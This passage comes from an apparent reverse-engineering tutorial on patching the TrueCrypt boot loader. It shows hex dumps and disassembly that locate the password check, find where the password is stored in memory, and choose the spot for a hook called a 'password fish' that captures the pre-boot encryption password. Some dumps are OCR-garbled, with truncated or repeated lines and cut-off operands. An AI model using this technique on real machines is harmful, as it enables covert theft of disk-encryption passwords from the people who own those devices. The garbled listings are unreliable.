000047b0 6c 2f 62 72 61 6e 64 0d-0a 00 57 61 72 6e 69 6e l/brand□□ Warnin
000047c0 67 3a 20 43 61 70 73 20-4c 6f 63 6b 20 69 73 20 g: Caps Lock is
000047d0 6f 6e 2e 0d 0a 00 49 6e-63 6f 72 72 65 63 74 20 on.□□ Incorrect
000047e0 70 61 73 73 77 6f 72 64-2e 0d 0a 0d 0a 00 49 66 password.□□□□ If
000047f0 20 79 6f 75 20 61 72 65-20 73 75 72 65 20 74 68  you are sure th
00004800 65 20 70 61 73 73 77 6f-72 64 20 69 73 20 63 6f e password is co
00004810 72 72 65 63 74 2c 20 74-68 65 20 6b 65 79 20 64 rrect, the key d
00004820 61 74 61 20 6d 61 79 20-62 65 20 64 61 6d 61 67 ata may be damag
00004830 65 64 2e 20 42 6f 6f 74-20 79 6f 75 72 0d 0a 54 ed. Boot your□□T
00004840 72 75 65 43 72 79 70 74-20 52 65 73 63 75 65 20 rueCrypt Rescue
00004850 44 69 73 6b 20 61 6e 64-20 73 65 6c 65 63 74 20 Disk and select
00004860 27 52 65 70 61 69 72 20-4f 70 74 69 6f 6e 73 27 'Repair Options'
                           65 73 74-6f 72 65 20 6b 65 79 20  > 'Restore key
                           2e 0d 0a-0d 0a 00 00 42 6f 6f 74 data'.□□□□  Boot
                           50 61 72-74 69 74 69 6f 6e 73 3a able Partitions:
                           72 69 76-65 3a 20 00 2c 20 50 61 □□  Drive:  , Pa
                           6f 6e 3a-20 00 2c 20 53 69 7a 65 rtition:  , Size
                           72 65 73-73 20 31 2d 39 20 74 6f :   Press 1-9 to
                           63 74 20-70 61 72 74 69 74 69 6f  select partitio
                           6f 75 72-20 42 49 4f 53 20 64 6f n:  Your BIOS do
                           74 20 73-75 70 70 6f 72 74 20 6c es not support l
                           64 72 69-76 65 73 00 20 64 75 65 arge drives  due
                           20 62 75-67 00 0d 0a 2d 20 45 6e  to a bug □□- En
                           4c 42 41-20 69 6e 20 42 49 4f 53 able LBA in BIOS
                           6f 70 79-69 6e 67 20 73 79 73 74   □□Copying syst
                           20 68 69-64 64 65 6e 20 76 6f 6c em to hidden vol
                           54 6f 20-61 62 6f 72 74 2c 20 70 ume. To abort, p
00004960 72 65 73 73 20 45 73 63-2e 0d 0a 0d 0a 00 0d 49 ress Esc.□□□□ □I
00004970 66 20 61 62 6f 72 74 65-64 2c 20 63 6f 70 79 69 f aborted, copyi
00004980 6e 67 20 77 69 6c 6c 20-68 61 76 65 20 74 6f 20 ng will have to
00004990 73 74 61 72 74 20 66 72-6f 6d 20 74 68 65 20 62 start from the b
000049a0 65 67 69 6e 6e 69 6e 67-20 28 69 66 20 61 74 74 eginning (if att
000049b0 65 6d 70 74 65 64 20 61-67 61 69 6e 29 2e 0d 0a empted again).□□
000049c0 00 00 41 62 6f 72 74 00-54 6f 20 66 69 78 20 62   Abort To fix b
000049d0 61 64 20 73 65 63 74 6f-72 73 3a 20 31 29 20 54 ad sectors: 1) T
000049e0 65 72 6d 69 6e 61 74 65-20 32 29 20 45 6e 63 72 erminate 2) Encr
000049f0 79 70 74 20 61 6e 64 20-64 65 63 72 79 70 74 20 ypt and decrypt
00004a00 73 79 73 20 70 61 72 74-69 74 69 6f 6e 20 33 29 sys partition 3)
00004a10 20 52 65 74 72 79 0d 0a-00 00 0d 52 65 6d 61 69  Retry□□  □Remai
00004a20 6e 69 6e 67 3a 20 00 00-0d 43 6f 70 79 69 6e 67 ning:  □Copying
00004a30 20 63 6f 6d 70 6c 65 74-65 64 2e 00 4d 4d 41 50  completed. MMAP
00004a40 3a 20 00 00 4d 65 6d 6f-72 79 20 63 6f 72 72 75 :   Memory corru
00004a50 70 74 65 64 00 00 20 e8-00 00 50 41 4d 53 14 00 pted   Þ  PAMS□
00004a60 00 00
view 4726h/18214 selection 4726h-4733h (14 bytes)
```

```
search
mode
bin: hex/ascii
ascii  Enter password
hex    45 6e 74 65 72 20 70 61 73 73 77 6f 72
from ofs
to ofs
[ ] case insensitive
```

We find it at address 4726h. We also find the string "Booting …" at address 4750h. We should aways keep in mind, that this bootloader got decompressed and executed ad address 9000:0100h (or 8800:0100h) –

important is the offset 100h. To each location in the hexeditor or disassembly we must add 0100h to get the address during runtime. We also see that there are a lot more strings that could be of interest.


(Note: If you somehow start getting the feeling this article is a ht advertisement … well you are right. We like open source more than just freeware. And the interface is so “retro” 8])

What we also see in the left window is – that this bootloader starts with a jmp instruction!

That comes in VERY handy. It will allow us to redirect the “entry point” of the code to where we want it to be. No further virus like technique is required. It is allready prepared to be modified ;). Awesome!

What we want to achieve is – to find a place were we can insert our own code after a correct password has been entered. We want to do this before the volume is mounted. It would be best to do it as near as possible to the location where the password has just been entered and verified.

OK, the string is located at 4726h in the binary. That will be 4826h during runtime. Let’s simply search the disassembly for this address: <alt> + 2 to switch to the disassembly window and <ctrl>-f:




```
C:\cygwin\home\0xc2dec0\tc\tc_booter
00001b9c 682648       push  0x4826
00001b9f e8eef1       call  0xd90
00001ba2 5b           pop   bx
00001ba3 803e054400   cmp   byte ptr [0x4405], 0x0
00001ba8 7405         jz    0x1baf
00001baa b83648       mov   ax, 0x4836
00001bad eb03         jmp   0x1bb2
00001baf b84c48       mov   ax, 0x484c
00001bb2 50           push  ax
00001bb3 e8daf1       call  0xd90
00001bb6 5b           pop   bx
00001bb7 8b7e04       mov   di, [bp+0x4]
00001bba eb4c         jmp   0x1c08
00001bbc 2d0e00       sub   ax, 0xe
00001bbf 0f848500     jz    0x1c48
00001bc3 807efe01     cmp   byte ptr [bp-2], 0x1
00001bc7 746b         jz    0x1c34
00001bc9 8a46fe       mov   al, [bp-2]
00001bcc 50           push  ax
00001bcd e872ff       call  0x1b42
00001bd0 5b           pop   bx
00001bd1 0ac0         or    al
00001bd3 755f         jnz   0x
00001bd5 8a46ff       mov   al
00001bd8 50           push  ax
00001bd9 e82af4       call  0x
00001bdc 5b           pop   bx
00001bdd 0ac0         or    al
00001bdf 7424         jz    0x
00001be1 83fe40       cmp   si
00001be4 741f         jz    0x
00001be6 8a46ff       mov   al
00001be9 8bde         mov   bx
00001beb 03df         add   bx
00001bed 46           inc   si
00001bee 884704       mov   [b
00001bf1 83fe40       cmp   si, 0x40
00001bf4 7308         jnc   0x1bfe
00001bf6 6a2a         push  0x2a
00001bf8 e865f1       call  0xd60
00001bfb 5b           pop   bx
00001bfc eb0a         jmp   0x1c08
00001bfe 6a2a         push  0x2a
00001c00 e873f1       call  0xd76
00001c03 ebf6         jmp   0x1bfb
00001c05 e8f0f2       call  0xef8
00001c08 8d46fe       lea   ax, [bp-2]
00001c0b 50           push  ax
00001c0c e87df3       call  0xf8c
00001c0f 5b           pop   bx
00001c10 8846ff       mov   [bp-1], al
00001c13 8a46fe       mov   al, [bp-2]
00001c16 2ae4         sub   ah, ah
00001c18 2d0e00       sub   ax, 0xe
00001c1b 759f         jnz   0x1bbc
00001c1d 0bf6         or    si, si
00001c1f 74e7         jz    0x1c08
00001c21 83fe40       cmp   si, 0x40
```

```
search
mode
display: regex
search regex
4826_
from addr
to addr
[ ] case insensitive
```


```
C:\cygwin\home\0xc2dec0\tc\tc_booter
00004720 6c 0d 0a 0d 0a 00 45 6e-74 65 72 20 70 61 73 73 |l     Enter pass
00004730 77 6f 72 64 00 00 20 66-6f 72 20 68 69 64 64 65 |word   for hidde
00004740 6e 20 73 79 73 74 65 6d-3a 0d 0a 00 3a 20 00 00 |n system:   :
00004750 42 6f 6f 74 69 6e 67 2e-2e 2e 0d 0a 00 00 42 49 |Booting...    BI
00004760 4f 53 20 72 65 73 65 72-76 65 64 20 74 6f 6f 20 |OS reserved too
00004770 6d 75 63 68 20 6d 65 6d-6f 72 79 3a 20 00 2d 20 |much memory:  -
00004780 55 70 67 72 61 64 65 20-42 49 4f 53 0d 0a 2d 20 |Upgrade BIOS  -
00004790 55 73 65 20 61 20 64 69-66 66 65 72 65 6e 74 20 |Use a different
000047a0 6d 6f 74 68 65 72 62 6f-61 72 64 20 6d 6f 64 65 |motherboard mode
000047b0 6c 2f 62 72 61 6e 64 0d-0a 00 57 61 72 6e 69 6e |l/brand   Warnin
000047c0 67 3a 20 43 61 70 73 20-4c 6f 63 6b 20 69 73 20 |g: Caps Lock is
000047d0 6f 6e 2e 0d 0a 00 49 6e-63 6f 72 72 65 63 74 20 |on.   Incorrect
000047e0 70 61 73 73 77 6f 72 64-2e 0d 0a 0d 0a 00 49 66 |password.     If
000047f0 20 79 6f 75 20 61 72 65-20 73 75 72 65 20 74 68 | you are sure th
00004800 65 20 70 61 73 73 77 6f-72 64 20 69 73 20 63 6f |e password is co
00004810 72 72 65 63 74 2c 20 74-68 65 20 6b 65 79 20 64 |rrect, the key d
00004820 61 74 61 20 6d 61 79 20-62 65 20 64 61 6d 61 67 |ata may be damag
00004830 65 64 2e 20 42 6f 6f 74-20 79 6f 75 72 0d 0a 54 |ed. Boot your  T
00004840 72 75 65 43 72 79 70 74-20 52 65 73 63 75 65 20 |rueCrypt Rescue
00004850 44 69 73 6b 20 61 6e 64-20 73 65 6c 65 63 74 20 |Disk and select
00004860 27 52 65 70 61 69 72 20-4f 70 74 69 6f 6e 73 27 |'Repair Options'
                           65 73 74-6f 72 65 20 6b 65 79 20 | > 'Restore key
                           2e 0d 0a-0d 0a 00 00 42 6f 6f 74 |data'.      Boot
                           50 61 72-74 69 74 69 6f 6e 73 3a |able Partitions:
                           72 69 76-65 3a 20 00 2c 20 50 61 |   Drive:  , Pa
                           6f 6e 3a-20 00 2c 20 53 69 7a 65 |rtition:  , Size
                           72 65 73-73 20 31 2d 39 20 74 6f |:   Press 1-9 to
                           63 74 20-70 61 72 74 69 74 69 6f | select partitio
                           6f 75 72-20 42 49 4f 53 20 64 6f |n:  Your BIOS do
                           74 20 73-75 70 70 6f 72 74 20 6c |es not support l
                           64 72 69-76 65 73 00 20 64 75 65 |arge drives  due
                           20 62 75-67 00 0d 0a 2d 20 45 6e | to a bug   - En
                           4c 42 41-20 69 6e 20 42 49 4f 53 |able LBA in BIOS
                           6f 70 79-69 6e 67 20 73 79 73 74 |   Copying syst
                           20 68 69-64 64 65 6e 20 76 6f 6c |em to hidden vol
                           54 6f 20-61 62 6f 72 74 2c 20 70 |ume. To abort, p
00004960 72 65 73 73 20 45 73 63-2e 0d 0a 0d 0a 00 0d 49 |ress Esc.      I
00004970 66 20 61 62 6f 72 74 65-64 2c 20 63 6f 70 79 69 |f aborted, copyi
00004980 6e 67 20 77 69 6c 6c 20-68 61 76 65 20 74 6f 20 |ng will have to
00004990 73 74 61 72 74 20 66 72-6f 6d 20 74 68 65 20 62 |start from the b
000049a0 65 67 69 6e 6e 69 6e 67-20 28 69 66 20 61 74 74 |eginning (if att
000049b0 65 6d 70 74 65 64 20 61-67 61 69 6e 29 2e 0d 0a |empted again).
000049c0 00 00 41 62 6f 72 74 00-54 6f 20 66 69 78 20 62 |  Abort To fix b
000049d0 61 64 20 73 65 63 74 6f-72 73 3a 20 31 29 20 54 |ad sectors: 1) T
000049e0 65 72 6d 69 6e 61 74 65-20 32 29 20 45 6e 63 72 |erminate 2) Encr
000049f0 79 70 74 20 61 6e 64 20-64 65 63 72 79 70 74 20 |ypt and decrypt
00004a00 73 79 73 20 70 61 72 74-69 74 69 6f 6e 20 33 29 |sys partition 3)
00004a10 20 52 65 74 72 79 0d 0a-00 00 0d 52 65 6d 61 69 | Retry     Remai
00004a20 6e 69 6e 67 3a 20 00 00-0d 43 6f 70 79 69 6e 67 |ning:    Copying
00004a30 20 63 6f 6d 70 6c 65 74-65 64 2e 00 4d 4d 41 50 | completed. MMAP
00004a40 3a 20 00 00 4d 65 6d 6f-72 79 20 63 6f 72 72 75 |:   Memory corru
00004a50 70 74 65 64 00 00 20 e8-00 00 50 41 4d 53 14 00 |pted   Þ  PAMS
00004a60 00 00
view 4726h/18214 selection 4726h-4733h (14 bytes)
```

We find exactly this value getting pushed at address 1b9ch. Then a call to 0xd90. Guess that’s a print routine. Right?



```
C:\cygwin\home\0xc2dec0\tc\tc_booter
00000d90 c8020000     enter  0x2, 0x0
00000d94 56           push   si
00000d95 8b7604       mov    si, [bp+0x4]
00000d98 eb08         jmp    0xda2
00000d9a 8a46ff       mov    al, [bp-1]
00000d9d 50           push   ax
00000d9e e8bfff       call   0xd60
00000da1 5b           pop    bx
00000da2 ac           lodsb
00000da3 8846ff       mov    [bp-1], al
00000da6 0ac0         or     al, al
00000da8 75f0         jnz    0xd9a
00000daa 5e           pop    si
00000dab c9           leave
00000dac c3           ret
```

0d90h: The main print loop (calling 0d60h)




```
C:\cygwin\home\0xc2dec0\tc\tc_booter
00000d60 55           push   bp
00000d61 8bec         mov    bp, sp
00000d63 833e0a4400   cmp    word ptr [0x440a], 0
00000d68 750a         jnz    0xd74
00000d6a bb0700       mov    bx, 0x7
00000d6d 8a4604       mov    al, [bp+0x4]
00000d70 b40e         mov    ah, 0xe
00000d72 cd10         int    0x10
00000d74 c9           leave
00000d75 c3           ret
```

0d60h: Single character output routine (int 10h / 0x0e)

Right! It is always good to have a print routine available. Maybe we will need it later …

What we can see in the disassembly is that there is quite a lot going on in the code after printing this string. Too much for us right now, being lazy. We want to have quick success. Before we even try to understand what is going on – we can try something different: we also saw the string “Incorrect password”! Usually just before such string is printed, the password is being checked. That should also get us to where we want. Let’s see where this string will lead us to:

The string is located at 47d6 -> we search for 48d6:



```
ht 2.0.18
File Edit Windows Help Local-Hex                                                  01:45 10.02.2013
C:\cygwin\home\0xc2dec0\tc\tc_booter                                              2
00001df4 eb3f                jmp     0x1e35
00001df6 8a460a              mov     al, [bp+0xa]
00001df9 50                  push    ax
00001dfa 8a4608              mov     al, [bp+0x8]
00001dfd 50                  push    ax
00001dfe 6a1e                push    0x1e
00001e00 68884b              push    4b88
00001e03 6a22                push    0x22
00001e05 a0644b              mov     al, [4b64]
00001e08 50                  push    ax
00001e09 e896fe              call    0x1ca2
00001e0c 83c40c              add     sp, 0xc
00001e0f 0ac0                or      al, al
00001e11 7533                jnz     0x1e46
00001e13 e85ef1              call    0xf74
00001e16 a840                test    al, 0x40
00001e18 7407                jz      0x1e21
00001e1a 68ba48              push    0x48ba
00001e1d e870ef              call    0xd90
00001e20 5b                  pop     bx
00001e21 68d648              push    0x48d6
00001e24 e869ef              call    0xd90
00001e27 5b                  pop     bx
00001e28 47                  inc     di
00001e29 83ff04              cmp     di, 0x4
00001e2c 7507                jnz     0x1e35
00001e2e 68ee48              push    0x48ee
00001e31 e85cef              call    0xd90
00001e34 5b                  pop     bx
00001e35 6a22                push    0x22
00001e37 e85afd              call    0x1b94
00001e3a 5b                  pop     bx
00001e3b 8804                mov     [si], al
00001e3d 3c1c                cmp     al, 0x1c
00001e3f 74b5                jz      0x1df6
00001e41 32c0                xor     al, al
00001e43 e91701              jmp     0x1f5d
00001e46 c70618000a07        mov     word ptr [0x18], 0x70a
00001e4c a1884b              mov     ax, [4b88]
00001e4f 89061a00            mov     [0x1a], ax
00001e53 c7061c00f203        mov     word ptr [0x1c], 0x3f2
00001e59 8b1e884b            mov     bx, [4b88]
00001e5d 80bfd40300          cmp     byte ptr [bx+0x3d4], 0x0
00001e62 741c                jz      0x1e80
00001e64 6a09                push    0x9
00001e66 68e04b              push    4be0
00001e69 8d46f6              lea     ax, [bp-000a]
00001e6c 50                  push    ax
00001e6d e80811              call    0x2f78
00001e70 83c406              add     sp, 0x6
00001e73 ba6a00              mov     dx, 0x6a
00001e76 8bfa                mov     di, dx
00001e78 8bf0                mov     si, ax
00001e7a 1e                  push    ds
00001e7b 07                  pop     es
00001e7c 66a5                movsd
00001e7e 66a5                movsd
00001e80 803e084400          cmp     byte ptr [0x4408], 0x0
```

```
C:\cygwin\home\0xc2dec0\tc\tc_booter                                        3
00004720 6c 0d 0a 0d 0a 00 45 6e-74 65 72 20 70 61 73 73 l□□□□ Enter pass
00004730 77 6f 72 64 00 00 20 66-6f 72 20 68 69 64 64 65 word   for hidde
00004740 6e 20 73 79 73 74 65 6d-3a 0d 0a 00 3a 20 00 00 n system:□□ :
00004750 42 6f 6f 74 69 6e 67 2e-2e 2e 0d 0a 00 00 42 49 Booting...□□  BI
00004760 4f 53 20 72 65 73 65 72-76 65 64 20 74 6f 6f 20 OS reserved too
00004770 6d 75 63 68 20 6d 65 6d-6f 72 79 3a 20 00 2d 20 much memory:  -
00004780 55 70 67 72 61 64 65 20-42 49 4f 53 0d 0a 2d 20 Upgrade BIOS□□-
00004790 55 73 65 20 61 20 64 69-66 66 65 72 65 6e 74 20 Use a different
000047a0 6d 6f 74 68 65 72 62 6f-61 72 64 20 6d 6f 64 65 motherboard mode
000047b0 6c 2f 62 72 61 6e 64 0d-0a 00 57 61 72 6e 69 6e l/brand□□ Warnin
000047c0 67 3a 20 43 61 70 73 20-4c 6f 63 6b 20 69 73 20 g: Caps Lock is
000047d0 6f 6e 2e 0d 0a 00 49 6e-63 6f 72 72 65 63 74 20 on.□□ Incorrect
000047e0 70 61 73 73 77 6f 72 64-2e 0d 0a 0d 0a 00 49 66 password.□□□□ If
000047f0 20 79 6f 75 20 61 72 65-20 73 75 72 65 20 74 68  you are sure th
00004800 65 20 70 61 73 73 77 6f-72 64 20 69 73 20 63 6f e password is co
00004810 72 72 65 63 74 2c 20 74-68 65 20 6b 65 79 20 64 rrect, the key d
00004820 61 74 61 20 6d 61 79 20-62 65 20 64 61 6d 61 67 ata may be damag
00004830 65 64 2e 20 42 6f 6f 74-20 79 6f 75 72 0d 0a 54 ed. Boot your□□T
00004840 72 75 65 43 72 79 70 74-20 52 65 73 63 75 65 20 rueCrypt Rescue
00004850 44 69 73 6b 20 61 6e 64-20 73 65 6c 65 63 74 20 Disk and select
00004860 27 52 65 70 61 69 72 20-4f 70 74 69 6f 6e 73 27 'Repair Options'
00004870 20 3e 20 27 52 65 73 74-6f 72 65 20 6b 65 79 20  > 'Restore key
00004880 64 61 74 61 27 2e 0d 0a-0d 0a 00 00 42 6f 6f 74 data'.□□□□  Boot
00004890 61 62 6c 65 20 50 61 72-74 69 74 69 6f 6e 73 3a able Partitions:
000048a0 0d 0a 00 00 44 72 69 76-65 3a 20 00 2c 20 50 61 □□  Drive:  , Pa
000048b0 72 74 69 74 69 6f 6e 3a-20 00 2c 20 53 69 7a 65 rtition:  , Size
000048c0 3a 20 00 00 50 72 65 73-73 20 31 2d 39 20 74 6f :   Press 1-9 to
000048d0 20 73 65 6c 65 63 74 20-70 61 72 74 69 74 69 6f  select partitio
000048e0 6e 3a 20 00 59 6f 75 72-20 42 49 4f 53 20 64 6f n:  Your BIOS do
000048f0 65 73 20 6e 6f 74 20 73-75 70 70 6f 72 74 20 6c es not support l
00004900 61 72 67 65 20 64 72 69-76 65 73 00 20 64 75 65 arge drives  due
00004910 20 74 6f 20 61 20 62 75-67 00 0d 0a 2d 20 45 6e  to a bug □□- En
00004920 61 62 6c 65 20 4c 42 41-20 69 6e 20 42 49 4f 53 able LBA in BIOS
00004930 00 00 0d 0a 43 6f 70 79-69 6e 67 20 73 79 73 74   □□Copying syst
00004940 65 6d 20 74 6f 20 68 69-64 64 65 6e 20 76 6f 6c em to hidden vol
00004950 75 6d 65 2e 20 54 6f 20-61 62 6f 72 74 2c 20 70 ume. To abort, p
00004960 72 65 73 73 20 45 73 63-2e 0d 0a 0d 0a 00 0d 49 ress Esc.□□□□ □I
00004970 66 20 61 62 6f 72 74 65-64 2c 20 63 6f 70 79 69 f aborted, copyi
00004980 6e 67 20 77 69 6c 6c 20-68 61 76 65 20 74 6f 20 ng will have to
00004990 73 74 61 72 74 20 66 72-6f 6d 20 74 68 65 20 62 start from the b
000049a0 65 67 69 6e 6e 69 6e 67-20 28 69 66 20 61 74 74 eginning (if att
000049b0 65 6d 70 74 65 64 20 61-67 61 69 6e 29 2e 0d 0a empted again).□□
000049c0 00 00 41 62 6f 72 74 00-54 6f 20 66 69 78 20 62   Abort To fix b
000049d0 61 64 20 73 65 63 74 6f-72 73 3a 20 31 29 20 54 ad sectors: 1) T
000049e0 65 72 6d 69 6e 61 74 65-20 32 29 20 45 6e 63 72 erminate 2) Encr
000049f0 79 70 74 20 61 6e 64 20-64 65 63 72 79 70 74 20 ypt and decrypt
00004a00 73 79 73 20 70 61 72 74-69 74 69 6f 6e 20 33 29 sys partition 3)
00004a10 20 52 65 74 72 79 0d 0a-00 00 0d 52 65 6d 61 69  Retry□□  □Remai
00004a20 6e 69 6e 67 3a 20 00 00-0d 43 6f 70 79 69 6e 67 ning:   □Copying
00004a30 20 63 6f 6d 70 6c 65 74-65 64 2e 00 4d 4d 41 50  completed. MMAP
00004a40 3a 20 00 00 4d 65 6d 6f-72 79 20 63 6f 72 72 75 :   Memory corru
00004a50 70 74 65 64 00 00 20 e8-00 00 50 41 4d 53 14 00 pted   Þ  PAMS□
00004a60 00 00
view 47c9h/18377 selection 47d6h-47e8h (19 bytes)
```

We see this strings address gets pushed at address 1e21, and then the print function is called. We are at the right place. Where is the good password / bad password check being done?

Looking upwards we see a test al / jz combination at 1e16. This also prints something in the case jz is not executed. The string being printed is at 048ba. So we look at the right window at address 047ba – and find it: “Warning: Caps lock is on.”

This is interesting, but it is not the check we need right now. Going up further we see another call / or al,al / jnz combination. That looks like a bool return code check. It is the last check redirecting the execution flow after a call, before printing “Incorrect password”. In case of return value al != 0 (good password) we need to execute our code at loaction 1e11h. We can allready be sure we found our patch position, and the routine checking the password.

Where is the password?

The password can be found by hexdumping all of the pushed parameters to the call 0x1ca2. One of the parameters must hold the password information. The print hex routine can be injected as we will see later by just appending a code to the bootloader.

A faster way is when we have a look into the source code. There we find that TrueCrypt uses a structure for the password information (Common/Password.h):

```
typedef struct
{
        // Modifying this structure can introduce incompatibility with previous versions
        unsigned __int32 Length;
        unsigned char Text[MAX_PASSWORD + 1];
        char Pad[3]; // keep 64-bit alignment
} Password;
```

So what we can do is for each pushed parameter to the call 0x1ca2: increase the value by 4 (skipping the int Length) and insert a call 0xd90 / jmp $ after the push to stop after printing. This way we can use the boot loaders own print routine. Then write this to disk and reboot a few times (one time for each push). This way we can figure out that **the password is stored at the memory address ds:0x26**!

And no need to inject any code or debug. We just overwrite and boot this code. We abuse the bootloader itself to become our debugger – using it's builtin print fuction ;)!

To be complete with the source code reference – the push 0x22 at address 1e03h pushes the pointer to the struct Password in the call to OpenVolume() (arg2) in BootMain.cpp:

static bool MountVolume (byte drive, byte &exitKey, bool skipNormal, bool skipHidden):

```
…
…
// Open volume header
while (true)
{
        exitKey = AskPassword (bootArguments->BootPassword);

        if (exitKey != TC_BIOS_KEY_ENTER)
                return false;

        if (OpenVolume (BootDrive, bootArguments->BootPassword, &BootCryptoInfo,
                &bootArguments->HeaderSaltCrc32, skipNormal, skipHidden))
                break;

        if (GetShiftFlags() & TC_BIOS_SHIFTMASK_CAPSLOCK)
                Print ("Warning: Caps Lock is on.\r\n");

        Print ("Incorrect password.\r\n\r\n");

        if (++incorrectPasswordCount == 4)
        {
…
…
```


We remember that for now. (**Here we will place our hook for the "password fish"**)

Detouring before boot

